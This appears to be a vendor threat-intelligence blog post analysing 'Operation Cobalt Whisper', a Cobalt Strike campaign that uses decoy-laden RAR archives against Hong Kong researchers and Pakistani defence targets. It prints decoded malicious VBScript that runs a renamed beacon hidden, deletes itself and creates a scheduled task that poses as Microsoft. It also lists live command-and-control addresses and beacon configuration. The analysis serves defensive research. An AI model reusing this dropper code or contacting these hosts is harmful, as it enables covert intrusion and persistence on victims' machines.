

Operation Cobalt Whisper: Threat Actor Targets Multiple Industries Across Hong Kong and Pakistan.

 seqrите.com/blog/operation-cobalt-whisper-targets-industries-hong-kong-pakistan/

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October 24, 2024



Estimated reading time: 15 minutes

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Introduction

SEQRITE Labs APT-Team has recently uncovered a campaign targeting various industries such as the Defense Sector in Pakistan and predominantly researchers from Hong Kong. Tracked as **Operation Cobalt Whisper**, the entire campaign heavily leverages the use of a post-exploitation tool Cobalt Strike, which is deployed using obfuscated VBScript. A total of 20 infection chains have been identified so far along with additional individual samples, where 18 of them target Hong Kong and two target Pakistan where over 30 decoy files have been identified.

In this blog, we will explore the technical details of one of the campaigns we encountered during our initial analysis and examine the various stages of the infection chain, starting with a deep dive into the decoy documents. We will then look into the common Tactics, Techniques, and Procedures (TTPs), such as the use of malicious VBScript and LNK payloads employed by this threat actor across most campaigns. These methods facilitate the in-memory execution of the Cobalt Strike implant, which is delivered alongside these lures in an archive file.

Key Targets

Industries Affected

- Defense Industry
- Electrotechnical Engineering
- Energy (Hydropower, Renewable Energy)
- Civil Aviation
- Environmental Engineering
- Academia and Research Institutions
- Medical Science Institutions.
- Cybersecurity Researchers.

Geographical Focus


- Hong Kong
- Pakistan

Initial Findings

Recently, on 9th of September 2024, our team found a malicious RAR archive, which surfaced both on various sources like [VirusTotal](#), where the RAR has been used as preliminary source of infection, containing multiple decoys with PDF and LNK extensions and a final Cobalt Strike implant. This was also found by other [threat researchers](#) as well.

The RAR archive contains a malicious LNK named, "附件1 : 《2024年度中国电工技术学会科学技术奖推荐提名书》 (技术发明奖和科技进步奖) 填报说明(2024年8月新版).pdf.lnk", which is responsible for execution of another malicious batch script named as `O365.vbs`. The VBScript is mostly responsible for decoding the Cobalt Strike beacon on disk, known as `cache.bak`, this is further executed, which connects back to the command-and-control server. Let us look into the two decoy documents.

Infection Chain



Looking into the decoy-document – I

Upon looking into the first decoy document known as `subscription.db`, it turns out that this lure is linked to the Electronic Society of China, focused on nominations for the award ceremony.



中国电工技术学会
China Electrotechnical Society

2024年度中国电工技术学会科学技术奖

推荐/提名书

(技术发明奖和科技进步奖)

2024 Annual China Electrical Society Science and Technology Award

Recommendation / Nomination Form

填报说明

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Contents on Guidelines for Project Submission

The contents and the entire decoy confirm that this PDF serves as a comprehensive guideline for the application and nomination process for the China Electrical Engineering Society Science and Technology Award. It outlines the necessary documentation, structure, and specific requirements for submitting a project, including details on technological innovations, evaluations, application promotion, and economic and social benefits.

七、本项目曾获科技奖励情况

按表格栏目填写本项目相关技术内容及创新点曾获科技奖励情况。应写明获奖项目名称、获奖时间、主要完成单位(按奖励证书排序完整填写)、主要获奖人(按奖励证书排序完整填写)、奖项名称、奖励等级、授奖部门(机构)。

Previous Awards received by the current project.

八、主要知识产权目录

应填写直接支持本项目主要创新点成立且已授权的知识产权,包括发明专利权、计算机软件著作权、集成电路布图设计权、实用新型专利权等,不超过20项。应按与主要科技创新点的密切程度排序,前三项应填写核心知识产权。

申报单位应将每个已授权专利的专利证书、权利要求书和说明书合并生成一个PDF文件上传至系统;主要知识产权证明目录填写完整后,应从系统导出、打印,并由第一完成人签字后,扫描上传PDF文件至系统。

九、主持或参与制定的标准情况

用于体现通过项目实施,所主持或参与制定标准的情况,鼓励科技创新项目、入标准、入管理。所涉及的标准均应为公开发布的标准,按照要求如实填写标准名称、标准号、发布时间、发布机关、所支撑创新点(仅需要列出创新点序号即可)、标准起草单位名称及排序、标准起草人姓名及排序。

所填写的标准,起草单位和起草人必须有本项目的主要完成单位和主要完成人。

相关标准包括国际标准、国家标准、行业标准、地方标准、团体标准,企业标准不必填写。

十、代表性论文/专著发表情况

按照表格栏目要求,如实填写支持本项目“主要科技创新内容”成立

7

The decoy also mentions some interesting guidelines for the current project for nomination, in case it has received other awards too.

十五、其他支撑材料

Additional Supporting Materials

1. 此处仅限上传与项目相关的说明性、支撑性文件,如联合研发证明、专利及论文目录、同行专家推荐信以及与项目相关的照片等。
2. 主件中已上传的支撑材料,请勿在此重复上传。
3. 总数不超过5个,每个PDF文件只能包含一类独立内容,大小不超过8M。

十六、项目视频介绍

Project Video Introduction

通过网评的项目,须上传项目视频(有声PPT)介绍,内容包括立项背景、总体思路、主要内容、科技创新点、主要技术经济指标、取得相关知识产权情况、推广应用及经济社会效益等。原则上由第一完成人进行项目汇报并首先作自我介绍,不得采用专业配音。视频时间不超过5分钟(MP4格式,大小不超过30M)。

网评结束后,通过网评的项目会收到短信通知,项目联系人可在规定的日期内可登录系统并上传视频文件,从系统“项目填报—科学技术进步奖项目填报”界面“上传项目视频介绍”入口处上传文件。

没有通过网评的项目,将不会收到短信通知,无需制作项目视频文件,项目联系人也无权限登录系统。

The document concludes with guidelines for researchers on submitting essential documents that validate the legitimacy and credibility of their research. This includes items such as Peer Expert Recommendation Letters, photographs, and other relevant information, including specifications for video format and additional submission guidelines. Now, let us look into the other decoy document.

Looking into the decoy-document – II

The second document, titled 附件2：《中国电工技术学会科学技术奖励办法》（2024年4月修订）.pdf translates to “Attachment 2: Regulations on Scientific and Technological Awards of the China Electrotechnical Society (Revised April 2024),” it is clear that it is closely related to the same theme as the first document. This document also focuses on the purpose of the award ceremony, detailing various awards and emphasizing the overall societal improvement and growth achieved through these award ceremonies.

第二章 奖励设置

第七条 中国电工技术学会科学技术奖下设技术发明奖、科技进步奖、高景德科技成就奖和青年科技奖。

（一）技术发明奖

授予在电气工程领域产品、工艺、材料及其系统等重要技术发明中做出重要贡献的单位和个人。

（二）科技进步奖

授予在技术研究、技术开发、技术创新、推广应用先进科学技术成果、促进高新技术产业化，以及在完成重大科学技术工程、计划项目等方面做出突出贡献的单位和个人。

科技进步奖项目类别：


1. 技术开发类项目：是指在科学研究和技术开发活动中，完成的具有重大市场实用价值并得到推广应用的产品、技术、工艺、材料和设计方法。为培养和造就专家型技能型人才，技术实用性强、应用成效突出、主要完成人为工人身份的技术创新项目亦可推荐本类奖项。

2. 重大工程类项目：是指在电气工程领域重大基建工程、技术改造升级工程、科学技术工程、国家重大科技基础设施等工作中做出重要贡献并取得显著经济或社会效益的项目。

（三）高景德科技成就奖

高景德科技成就奖由中国电工技术学会和清华大学联合发起设立，旨在纪念我国电气工程学科的重要奠基人之一、中国电工技术学会主要创始人之一、学会第一届和第二届理事长、清华大学原校长高景德院士，激励

The decoy mentions various awards like the Technology Invention Award, Scientific & Technological Progress Award, and the various criteria like someone building a Major Engineering Project and much more, it also mentions about other award known as Gaojingde Scientific and Technological Achievement Award which aims to inspire and encourage contributions to the Electrical Engineering field.



The document concludes with adhering guidelines on revocation of awards, in case it is found that any improper means have been used to obtain the award, well the last thing which is mentioned in this decoy is about various regulations maintained by Chinese Electrical Engineering Society and they are responsible for the interpretation of the regulations. Overall, this lure document serves as a guideline for the entire process of evaluation, types of awards, and much more under transparency in recognizing the achievements in the electrical engineering domain.

Technical Analysis

We will divide our analysis into two main sections. **First**, we will examine the malicious LNK and VBScript components utilized by the threat actor across the campaigns. **Second**, we will delve into the malicious Cobalt Strike implant and extract its configuration details.

Our research has uncovered more than **18 distinct infection chains** linked to this threat actor. In this blog, we will focus specifically on one of these campaigns that targets electrotechnical researchers in Hong Kong. This detailed exploration will shed light on the methodologies employed and provide insights into the threat actor's tactics within this particular campaign.

Stage 1 – Malicious LNK Script & VBScript

The RAR contains an LNK known as 附件1：《2024年度中国电工技术学会科学技术奖推荐提名书》（技术发明奖和科技进步奖）填报说明(2024年8月新版).pdf.lnk , upon exploring the it became quite evident that the sole purpose of the LNK is just to run the malicious VBScript O365.vbs using a Windows Utility known as wscript.exe .

Run the VBScript.

Name	Value	Start	Size	Type	Color	Comment
ShellLink-Header		0h	4Ch	struct ShellLink...		
LinkTargetDList	CLSD_MyComputer\C:\Windows\system32\wscript.exe	4Ch	143h	struct LinkTarget...		
NAME_STRING	Type: PDF Document Size: 352.11 KB Date Modified: 2024/08/21 19:39:58	18Fh	90h	struct StringData		
CountCharacters	71	18Fh	2h	uint16		
String[71]	Type: PDF Document Size: 352.11 KB Date Modified: 2024/08/21 19:39:58	191h	8Eh	wchar_t		
RELATIVE_PATH	..\..\..\..\Windows\system32\wscript.exe	21Fh	5Eh	struct StringData		
CountCharacters	46	21Fh	2h	uint16		
String[46]	..\..\..\..\Windows\system32\wscript.exe	221h	5Ch	wchar_t		
COMMAND_LINE_ARGUMENTS	"MSWORD\office\O365.vbs"	27Dh	34h	struct StringData		
CountCharacters	25	27Dh	2h	uint16		
String[25]	"MSWORD\office\O365.vbs"	27Fh	32h	wchar_t		
ICON_LOCATION	..\a.pdf	281h	10h	struct StringData		
ExtraData		2C1h	C5h	struct ExtraData		

Upon analyzing the malicious VBScript, we found the following.

- ① The initial part of the script mimics a utility for managing and generating compressed cabinets from an MSI database, which can be useful for software distribution and installation processes.

```

* Show help if no arguments or if argument contains ?
* Windows Installer utility to generate file cabinets from MSI database
* For use with Windows Scripting Host, CScript.exe or WScript.exe
* Copyright (c) Microsoft Corporation. All rights reserved.
* Demonstrates the access to install engine and actions
.

* FileSystemObject.CreateTextFile and FileSystemObject.OpenTextFile
Const OpenAsASCII = 0
Const OpenAsUnicode = -1

* FileSystemObject.CreateTextFile
Const OverwriteIfExists = -1
Const FailIfExists = 0

* FileSystemObject.OpenTextFile
Const OpenAsDefault = -2
Const CreateIfNotExist = -1
Const FailIfNotExist = 0
Const ForReading = 1
Const ForWriting = 2
Const ForAppending = 8

Const msioOpenDatabaseModeReadOnly = 0
Const msioOpenDatabaseModeTransact = 1

Const msivViewModifyInsert = 1
Const msivViewModifyUpdate = 2
Const msivViewModifyAssign = 3
Const msivViewModifyReplace = 4
Const msivViewModifyDelete = 6

Const msuiLevelNone = 2

Const msirunModeSourceShortNames = 9

Const msicdFileAttributeNonprocess = &#x0002000

```

② Next, there is a variable known as ElZn , which contains the encoded contents, which further on decoding turns out of another VBScript.

```

ElZn = "" : for i = 1 to 4491: ElZn = ElZn + chr(Asc(mid("?dhc]]eANu?dhcnosAdg'K\cco?dhcnosI'rAdg'K\cco:ll'oe]]eANu:8cRH*mdko>m'lo'J]e'fozP*mdkodib)Adg'Ntno'hJ]e'foz?dhc'pmm'ioK\cco'pmm'ioK\cco8c]]e

```

③ The decoded VBScript renames the backup cache.bak found in the RAR which was delivered to the target to sigverif.exe and moves subscription.db to a specified destination based on the decoded name. It copies the sigverif.exe to a temporary folder and then deletes the original to remove its presence. The script executes both the renamed executable and the copied version in the temporary folder, indicating an intention to perform actions silently in the background. Additionally, it creates a scheduled task named WpnUserService_x64 to run sigverif.exe every 59 minutes. Finally, the script deletes itself after execution.

```

Dim tempFolder, tempPath
tempFolder = fso.GetSpecialFolder(2)
tempPath = tempFolder & "\sigverif.exe"
fso.CopyFile runfile2, tempPath, True

Dim v1
v1 = Chr(34) & destinationPath & Chr(34)
Set WshShell = CreateObject("WScript.Shell")
WshShell.Run v1, 0, False
WshShell.Run tempPath, 0, False
fso.DeleteFile runfile2
Set WshShell = Nothing

Dim shellPath
Dim taskName

shellPath = tempPath
taskName = "WpnUserService_x64"
Const TriggerTypeDaily = 1
Const ActionTypeExec = 0
Set service = CreateObject("Schedule.Service")
Call service.Connect
Dim rootFolder1
Set rootFolder1 = service.GetFolder("\")
Dim taskDefinition
Set taskDefinition = service.NewTask(0)
Dim regInfo
Set regInfo = taskDefinition.RegistrationInfo
regInfo.Description = "Update"
regInfo.Author = "Microsoft"

```

④ Finally, post execution of this VBScript, which performs the persistence, there is some additional garbage code which is completely irrelevant.


```

Dim i, j, k
Dim strMessage
Dim randomValue

' Initialize variables
i = 1
j = 2
k = 3
strMessage = "This is a test string."

' Perform some arithmetic operations
i = i + j
j = j * k
k = k - 1

' Create and use a random number
Randomize
randomValue = Int((100 * Rnd) + 1)

' String manipulation
strMessage = strMessage & " This is an additional message."

' Some loop operations
Dim counter
counter = 0
For i = 1 To 5
    counter = counter + i
Next

' End of script


Sub SafeEcho(message)
    Dim objShell, isCscript
    isCscript = InStr(LCase(WScript.FullName), "cscript.exe") > 0

```

Now, in this section it is clearly evident that this LNK which is responsible for running the VBScript, which was rename the Cobalt Strike Implant and further create a scheduled task. We will look into the Cobalt Strike Beacon in the next section.

Stage 2 – Malicious Cobalt Strike Beacon.

Upon analysis, we found that the cache.bak which was basically renamed as SigVerifier.exe , turns out to be a 32-bit executable.



Now, upon analyzing the binary, we found that this is basically a Cobalt Strike Beacon which is trying to connect to the C2 server. As, there are various research on fundamentals of Cobalt Strike implant, we will not touch into the concepts like Jitter, C2 Uri and other fundamentals. Next, we went ahead and extracted the configurations.

```
139.155.190.84,/api/x,139.155.190.198,/index
%windir%\syswow64\dlldllhost.exe
%windir%\sysnative\dlldllhost.exe
!tZ0V6JzDr9QkEnX6bobPg==
: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36
Accept: */*
```

```
Accept: */*
7SFSST0N=
Host: service-a8vp3r65-1319584009.cd.tencentapigw.com
s59151q1ejZ30Qd/sgvNag==
139.155.190.84
139.155.190.84
139.155.190.198,/index|
```

```
65a330 (510): 403 Forbidden
Content-Type: text/plain; charset=utf-8
Content-Length: 0
Connection: keep-alive
Api-RequestId: a3a6cb9988087ebfd5efab3002467c08
Api-ID: api-raw06gq1
Date: Fri, 27 Sep 2024 19:56:59 GMT
Server: bfe
Request-Id: 56967fb0-3e28-4bf0-b322-ace3762517ca
Api-FuncName: back-0008
Api-AppId: 1319584009
Api-ServiceId: service-a8vp3r65
Api-HttpHost: service-a8vp3r65-1319584009.cd.tencentapigw.com
Api-Status: 403
Api-UpstreamStatus: 403
```

The beacon configuration extracted from the implant are as follows:

Extracted Beacon Configuration:

BeaconType : HTTPS

Port: 443

SleepTime : 60000

Jitter : 10

C2 Server : 139[.]155[.]190[.]84

Malleable_C2_Instructions : Base64 URL-safe decode.

Spawnto_x86: %windir%\syswow64\dlldllhost.exe

Spawnto_x64: %windir%\sysnative\dlldllhost.exe

HostHeader : service-a8vp3r65-1319584009[.]cd[.]tencentapigw[.]com

Therefore, above is the extracted configuration from the malicious Cobalt Strike Beacon, next we will look into hunting similar samples and look into similar infrastructure hosted by the threat actor.

Hunting and Infrastructure

In this section, we will discuss how we uncovered additional campaigns by leveraging a simple artifact: the threat actor's consistent use of the name **ImeBroker.exe** for different Cobalt Strike implants across all campaigns. Originally, **ImeBroker.exe** is a legitimate Windows utility related to language input, specifically managing Input Method Editors (IME) that allow users to type in languages with complex scripts.

While reverse-engineering the implant, we discovered a suspicious code segment. Using this segment we identified a total of **14 samples** with similar names and identical binary sizes, all deployed by the threat actor as Cobalt Strike beacons with compilation timestamp "Compilation Timestamp: 2015-07-10 03:27:31" and delivered via different lures. Additionally, going by configurations, we found **21 more Cobalt Strike beacons** with similar configurations. This pattern highlights the threat actor's widespread use of consistent naming and configurations across multiple campaigns.

FILES - 14

Multiple Cobalt Strike implants with similar name and file size

File Name	Detections	Size	First seen	Last seen	Submitters
ImeBroker.exe	11 / 73	237.50 KB	2024-08-08 22:26:53	2024-08-08 22:26:53	1
ImeBroker.exe	48 / 73	237.50 KB	2024-08-09 02:47:20	2024-09-11 16:25:46	4
ImeBroker.exe	13 / 71	237.50 KB	2024-08-15 02:02:35	2024-09-11 18:24:17	3
ImeBroker.exe	13 / 73	237.50 KB	2024-08-16 11:30:55	2024-08-16 11:30:55	1
ImeBroker.exe	10 / 73	237.50 KB	2024-08-17 06:33:43	2024-08-17 06:33:43	1

Another artefact, we used while hunting this threat actor was machine IDs present in multiple LNKs, which were common across campaigns targeting Hong Kong & Islamabad. The ID **laptop-g5qalv96** triggers cscript.exe unlike the others that uses wscript.exe to execute the VBS. Based on this ID, two campaigns with Pakistan-based lures have been found.

content:"laptop-g5qalv96"

FILES - 5

File Name	Detections	Size	First seen	Last seen	Submitters
李新宇-北京大学-2026毕业-金融硕士.pdf.Lnk	6 / 64	1.12 KB	2024-07-02 06:06:00	2024-07-02 06:06:00	1
清华大学-计算机/刘谦-清华大学-计算机科学与技术学院-硕士.pdf.Lnk	3 / 65	1.12 KB	2024-07-09 10:05:16	2024-07-09 10:05:16	1
贾哲文-云南大学-环境工程/贾哲文-云南大学-环境工程.docx.Lnk	3 / 65	1.13 KB	2024-07-16 02:34:30	2024-07-16 02:34:30	1
Final_Combined_Forecast_MCP_FY_2024_25.pdf.Lnk	3 / 64	1.11 KB	2024-07-18 10:37:19	2024-07-18 10:37:19	1
Islamabad_Security_Dialogue_Pub.pdf.Lnk	3 / 66	1.12 KB	2024-07-25 06:50:30	2024-07-25 06:50:30	1

Identical hostname present in LNKs across campaigns in multiple countries

Another related ID **desktop-727otfd** triggers explorer.exe to open "PressMe.pdf" which is found in multiple archive files of this campaign. An interesting file path is present as well: "C:\LLVM\bin\LnkFishing\asset\asset.pdf".

```

Strings
Hex

Search in strings
All ASCII Wide Download

Windows
explorer.exe
C:\Windows\explorer.exe
%SystemRoot%\explorer.exe
desktop-727otfd
!SPSLX
0Windows
explorer.exe
!..\..\..\..\Windows\explorer.exe
%SystemRoot%\explorer.exe
..\..\PressMe.pdf
.asset.pdf
Chrome HTML Document
C:\LLVM\bin\LnkFishing\asset\asset.pdf
C:\LLVM\bin\LnkFishing\asset
  
```

Interesting File Path

We will look into some set of interesting campaigns and their decoys linked to the Cobalt Strike beacons, that we have found.

Campaign 1: Targeting Defense industry.

Discussing a theoretical method for coordinating various types of military platform

1. 论文中提出的异构平台要素协同理论方法，是否已经得到了充分的实验验证？能否提供更多的实验数据来支持理论的可行性和有效性？
2. 在构建多层作战网络模型时，是否考虑了实际战场环境中的复杂因素，如通信干扰、电子对抗等？这些因素是否会对模型的准确性和稳定性产生影响？
3. 论文中提到的杀伤链算子和协同序参量等概念，是否有明确的量化标准和计算方法？这些概念在实际应用中是否具有可操作性？
4. 在进行杀伤链动态重构时，是否考虑了作战要素的物理位置和动态变化？例如，当作战要素发生移动或失效时，如何保证杀伤链的连续性和稳定性？
5. 论文中对要素协同能力的不确定性进行了讨论，但在实际应用中，如何评估和控制这种不确定性对作战效果的影响？
6. 在仿真实验部分，是否考虑了不同作战任务和场景对要素协同效果的影响？仿真结果是否能够涵盖多样化的作战需求？
7. 最后，论文中的模型和方法在实际军事应用中是否有先例或相关经验可以借鉴？是否有与现行军事理论和实践相结合的考虑？

We found this lure along with one of the Cobalt Strike beacons, which seems to be an evaluation of a research paper focusing on proposed theoretical framework in military operations.

Campaign 2: Targeting Electro-technical Researchers.

1. 模型的准确性：您在文中使用了Epsilon软件进行建模仿真，但未详细说明模型的验证过程。我们希望了解模型是否经过与实际数据或已有研究的对比验证，以确保模型的准确性和可靠性。
2. 参数选择的理由：在三回路系统中，主蒸汽参数和热力方案的选择对发电效率和经济性有显著影响。您选择了9级回热、12.4 MPa和540℃作为推荐参数，但未充分解释这些参数选择的具体理由和依据。
3. 经济性分析的全面性：在成本分析部分，您主要关注了设备价格的变化，但未考虑运行和维护成本。我们希望了解这些因素是否在您的研究中被考虑，以及它们对总体经济性的影响。
4. 设备成本数据的来源和时效性：您提供了一些主要设备的估算成本，但未说明这些数据的来源和时效性。我们建议提供更详细的数据来源信息，以及考虑当前市场情况对成本估算的影响。
5. 结果的普适性：您的研究针对CFETR聚变反应堆，但未讨论结果的普适性。我们希望了解这些参数优化方法和结论是否可以应用于其他类型的聚变反应堆或发电系统。
6. 敏感性分析的深度：在考虑参数变化对经济性的影响时，是否进行了敏感性分析？我们希望了解不同参数变化对总体经济性的具体影响程度。

We found another lure which discusses about critics on a research paper, which focuses on modeling and simulation of a power generation system, mentioning Epsilon software and CFETR [China Fusion Engineering Test Reactor].

Campaign 3: Targeting Electronic Engineering Education Industry.

Well, upon extracting a RAR based on our hunting known as 博士后申请-王玉玺-华中科技大学-电气与电子工程-博士 which translates to Postdoctoral Application – Wang Yuxi – Huazhong University of Science and Technology – Electrical and Electronic Engineering – PhD in English, we found that the threat actor had been targeting the victim by using lures of postdoctoral application pro s of individuals.

The image shows a file explorer interface with the following items:

Name	Date modified	Type	Size
_cache	9/27/2024 2:29 PM	File folder	
论文及荣誉证书	9/27/2024 2:29 PM	File folder	
博士后申请-王玉玺-华中科技大学-电气...	9/27/2024 2:29 PM	Shortcut	1 KB

Annotations on the file explorer:

- Cobalt Strike Beacon** points to the `_cache` folder.
- Decoy folder** points to the `论文及荣誉证书` folder.
- Malicious LNK** points to the `博士后申请-王玉玺-华中科技大学-电气...` shortcut.

Below the file explorer is a table of files:

Name	Date modified	Type	Size
cache.bak	9/27/2024 2:29 PM	BAK File	238 KB
cache	9/27/2024 2:29 PM	Data Base File	272 KB

The document titled **逆转型新能源场送出线路方向元件** (Directional Elements of Outgoing Lines of Inverted Renewable Energy Fields) is highlighted with a red box and labeled **Document themed lure**. The document content includes:


中国高等教育学位在线验证报告

姓名	王玉玺
性别	男
出生日期	1996年08月11日
获学位日期	2024年07月12日
学位授予单位	华中科技大学
所授学位	工学博士
学科专业	电气及自动化
学位证书编号	114201201304000413

Annotations on the document:

- Document themed lure** points to the document title.
- Profile Oriented Lure** points to the degree verification report.


Campaign 4: Targeting Defense Industry of Pakistan.



Upon looking into this lure, we found out that the lure is basically targeting Pakistani Defense Industry, the lure contains data on information about the upcoming exhibition in Pakistan in November 2024.

Other interesting campaigns

Attractylodes lancea

AO Ye¹, ZHANG Yi-feng¹ ,

¹ Chinese Materia Medica, China
² Traditional Chinese Medicine, Ministry of

of Health. *Attractylodes lancea*, and it
is used for treating cold, and brightening the
eyes. This study focuses on the application
in clinical practice, including
pharmacological and hepatoprotective effects.
The study reports the proportion of the main active
components and the research progress of genes
involved in their biosynthesis, so as to
provide theoretical basis for the terpenoids in *A. lancea* and

Medical Research

苍术根茎入药，具有燥湿
重要的药用价值^[2,3]。同
时^[4,5]。苍术作为我国大宗
药材，其萜类化合物是苍术重要的
成分，其含量和组成变化大
。苍术萜类化合物合成途径尚未完全解
。本文系统整理了苍术倍半

FORECAST OF PAKISTAN ARM

2024 - 2025 (GRAT)

Targeting Pakistani Military Academy

TRAINING INSTITUTIONS

PAKISTAN MILITARY ACADEMY
SCHOOL OF ARMOUR AND MECHANIZED WARFARE, NOWSHERA
SCHOOL OF ARTILLERY, NOWSHERA
SCHOOL OF ARMY AIR DEFENCE, MALIR KARACHI

关于开展
“网络安全能力认证 (CCSC)”
的邀请函


Targeting Security Researchers and
Enthusiasts mimicking CNCERT

全国海关信息中心:

